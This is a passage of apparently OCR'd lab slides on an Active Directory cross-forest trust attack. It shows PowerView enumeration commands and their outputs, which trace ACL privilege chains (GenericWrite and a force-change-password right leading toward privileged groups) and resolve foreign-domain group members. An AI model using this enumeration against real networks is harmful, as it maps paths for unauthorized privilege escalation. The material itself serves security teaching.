MemberSID               : S-1-5-21-2342213388-301168347-1320883959-1112
```

Cross-Forest Trust Attack

- Enumerating Custom Group
- Get-DomainGroupMember -Identity "StdBy Admins" -Domain TRUSTEDCORP.local -Recurse

```
PS C:\Tools> Get-DomainGroupMember -Identity "StdBy Admins" -Domain TRUSTEDCORP.local -Recurse


GroupDomain             : TRUSTEDCORP.local
GroupName               : StdBy Admins
GroupDistinguishedName  : CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain            : TRUSTEDCORP.local
MemberName              : Ruth.David
MemberDistinguishedName : CN=Ruth David,CN=Users,DC=TRUSTEDCORP,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-2342213388-301168347-1320883959-1115
```

Cross-Forest Trust Attack

- ACL Enumeration, we discover Help Desk group has GenericWrite over StdBy Admins Group and A user Clement.white also has GenericWrite Over the Help Desk Group
- Invoke-ACLScanner -ResolveGUIDs -Domain TRUSTEDCORP.local

```
PS C:\Tools> Invoke-ACLScanner -ResolveGUIDs -Domain TRUSTEDCORP.local

ObjectDN                  : CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : ListChildren, ReadProperty, GenericWrite
ObjectAceType             : None
AceFlags                  : None
AceType                   : AccessAllowed
InheritanceFlags          : None
SecurityIdentifier        : S-1-5-21-2342213388-301168347-1320883959-1121
IdentityReferenceName     : Help Desk
IdentityReferenceDomain   : TRUSTEDCORP.local
IdentityReferenceDN       : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
IdentityReferenceClass    : group

ObjectDN                  : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : ListChildren, ReadProperty, GenericWrite
ObjectAceType             : None
AceFlags                  : None
AceType                   : AccessAllowed
InheritanceFlags          : None
SecurityIdentifier        : S-1-5-21-2342213388-301168347-1320883959-1110
IdentityReferenceName     : Clement.White
IdentityReferenceDomain   : TRUSTEDCORP.local
IdentityReferenceDN       : CN=Clement White,CN=Users,DC=TRUSTEDCORP,DC=local
IdentityReferenceClass    : user
```

Cross-Forest Trust Attack

- StdBy Admins Group has GenericAll over Domain Admins


```
ObjectDN                  : CN=Paul Jones,CN=Users,DC=TRUSTEDCORP,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : ExtendedRight
ObjectAceType             : User-Force-Change-Password
AceFlags                  : None
AceType                   : AccessAllowedObject
InheritanceFlags          : None
SecurityIdentifier        : S-1-5-21-2342213388-301168347-1320883959-1120
IdentityReferenceName     : StdBy Admins
IdentityReferenceDomain   : TRUSTEDCORP.local
IdentityReferenceDN       : CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
IdentityReferenceClass    : group

ObjectDN                  : CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : ListChildren, ReadProperty, GenericWrite
ObjectAceType             : None
AceFlags                  : None
AceType                   : AccessAllowed
InheritanceFlags          : None
SecurityIdentifier        : S-1-5-21-2342213388-301168347-1320883959-1121
IdentityReferenceName     : Help Desk
IdentityReferenceDomain   : TRUSTEDCORP.local
IdentityReferenceDN       : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
IdentityReferenceClass    : group

ObjectDN                  : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
AceQualifier              : AccessAllowed
ActiveDirectoryRights     : ListChildren, ReadProperty, GenericWrite
ObjectAceType             : None
AceFlags                  : None
AceType                   : AccessAllowed
InheritanceFlags          : None
SecurityIdentifier        : S-1-5-21-2342213388-301168347-1320883959-1110
IdentityReferenceName     : Clement.White
IdentityReferenceDomain   : TRUSTEDCORP.local
IdentityReferenceDN       : CN=Clement White,CN=Users,DC=TRUSTEDCORP,DC=local
IdentityReferenceClass    : user
```

Cross-Forest Trust Attack

- Enumerating Clement.white
- Get-DomainUser -Identity Clement.white -Domain TRUSTEDCORP.local



Cross-Forest Trust Attack

- The StdBy Admins is a Member of Account operators buid-in Group with one Member Ruth.David
- Get-DomainGroup -Identity "StdBy Admins" -Domain TRUSTEDCORP.local

```
PS C:\Tools> Get-DomainGroup -Identity "StdBy Admins" -Domain TRUSTEDCORP.local


usncreated             : 20514
grouptype              : GLOBAL_SCOPE, SECURITY
samaccounttype         : GROUP_OBJECT
samaccountname         : StdBy Admins
whenchanged            : 11/21/2023 10:29:56 PM
objectsid              : S-1-5-21-2342213388-301168347-1320883959-1120
objectclass            : {top, group}
cn                     : StdBy Admins
usnchanged             : 20529
dscorepropagationdata  : {11/21/2023 10:29:56 PM, 1/1/1601 12:00:00 AM}
memberof               : CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
distinguishedname      : CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local
name                   : StdBy Admins
member                 : CN=Ruth David,CN=Users,DC=TRUSTEDCORP,DC=local
whencreated            : 11/21/2023 10:20:22 PM
instancetype           : 4
objectguid             : de93eaff-53d9-4bfa-9ea5-bd9e06422c1c
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
```

Cross-Forest Trust Attack

- Let's Enumerate the Member
- Get-DomainUser -Identity Ruth.david -Domain Trustedcorp.local

```
PS C:\Tools> Get-DomainUser -Identity Ruth.david -Domain Trustedcorp.local


logoncount              : 0
badpasswordtime         : 12/31/1600 4:00:00 PM
distinguishedname       : CN=Ruth David,CN=Users,DC=TRUSTEDCORP,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : Ruth David
userprincipalname       : Ruth.David@TRUSTEDCORP.local
name                    : Ruth David
objectsid               : S-1-5-21-2342213388-301168347-1320883959-1115
samaccountname          : Ruth.David
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 12/2/2023 12:56:43 AM
instancetype            : 4
usncreated              : 16518
objectguid              : ddf89737-4063-4a6c-8396-fcf6149d8471
sn                      : David
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=TRUSTEDCORP,DC=local
dscorepropagationdata   : {12/2/2023 12:56:43 AM, 12/2/2023 12:53:13 AM, 11/22/2023 1:25:35 PM, 11/21/2023 10:12:57 PM...}
givenname               : Ruth
memberof                : {CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=TC Foreign Group Members
                          Universal,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local}
lastlogon               : 12/31/1600 4:00:00 PM
badpwdcount             : 0
cn                      : Ruth David
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated             : 11/20/2023 3:08:31 PM
primarygroupid          : 513
pwdlastset              : 11/20/2023 7:08:31 AM
usnchanged              : 53290
```

Cross-Forest Trust Attack

- Enumerating Custom Group
- Get-DomainGroupMember -Identity "Help Desk" -Domain TRUSTEDCORP.local -Recurse

```
PS C:\Tools> Get-DomainGroupMember -Identity "Help Desk" -Domain TRUSTEDCORP.local -Recurse


GroupDomain             : TRUSTEDCORP.local
GroupName               : Help Desk
GroupDistinguishedName  : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain            : TRUSTEDCORP.local
MemberName              : Michelle.Johnson
MemberDistinguishedName : CN=Michelle Johnson,CN=Users,DC=TRUSTEDCORP,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-2342213388-301168347-1320883959-1107
```

Cross-Forest Trust Attack

- Foreign Group membership Enumeration
- Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local

```
PS C:\Tools> Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local

GroupDomain                   : TRUSTEDCORP.local
GroupName                     : Administrators
GroupDistinguishedName        : CN=Administrators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain                  : TRUSTEDCORP.local
MemberName                    : S-1-5-21-2650123447-3108711000-1796582875-1113
MemberDistinguishedName       : CN=S-1-5-21-2650123447-3108711000-1796582875-1113,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=loc
                                al

GroupDomain                   : TRUSTEDCORP.local
GroupName                     : Server Operators
GroupDistinguishedName        : CN=Server Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain                  : TRUSTEDCORP.local
MemberName                    : S-1-5-21-961384531-1508825278-244064522-1108
MemberDistinguishedName       : CN=S-1-5-21-961384531-1508825278-244064522-1108,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain                   : TRUSTEDCORP.local
GroupName                     : Account Operators
GroupDistinguishedName        : CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain                  : TRUSTEDCORP.local
MemberName                    : S-1-5-21-2650123447-3108711000-1796582875-1117
MemberDistinguishedName       : CN=S-1-5-21-2650123447-3108711000-1796582875-1117,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=loc
                                al

GroupDomain                   : TRUSTEDCORP.local
GroupName                     : TC Foreign Group Members Local
GroupDistinguishedName        : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain                  : TRUSTEDCORP.local
MemberName                    : S-1-5-21-2650123447-3108711000-1796582875-1114
MemberDistinguishedName       : CN=S-1-5-21-2650123447-3108711000-1796582875-1114,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=loc
                                al

GroupDomain                   : TRUSTEDCORP.local
GroupName                     : TC Foreign Group Members Local
GroupDistinguishedName        : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain                  : TRUSTEDCORP.local
MemberName                    : S-1-5-21-2650123447-3108711000-1796582875-1110
MemberDistinguishedName       : CN=S-1-5-21-2650123447-3108711000-1796582875-1110,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=loc
                                al
```


Cross-Forest Trust Attack

- You can see by converting all the users SIDs to names we notice very interesting foreign Group memberships

```
PS C:\Tools> $sid1 = Convert-SidToName  S-1-5-21-2650123447-3108711000-1796582875-1113
PS C:\Tools> $sid2 = Convert-SidToName  S-1-5-21-961384531-1508825278-244064522-1108
PS C:\Tools> $sid3 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1117
PS C:\Tools> $sid4 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1114
PS C:\Tools> $sid5 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1110
PS C:\Tools> $sid1
BYTESHIELD\Jessica.Williams
PS C:\Tools> $sid2
TRI\anthony.Sam
PS C:\Tools> $sid3
BYTESHIELD\Foreign Universal Group
PS C:\Tools> $sid4
BYTESHIELD\Mike.Johnson
PS C:\Tools> $sid5
BYTESHIELD\Michelle.Smith
```


BloodHound

- Domain Users




BloodHound

- Trust mapping



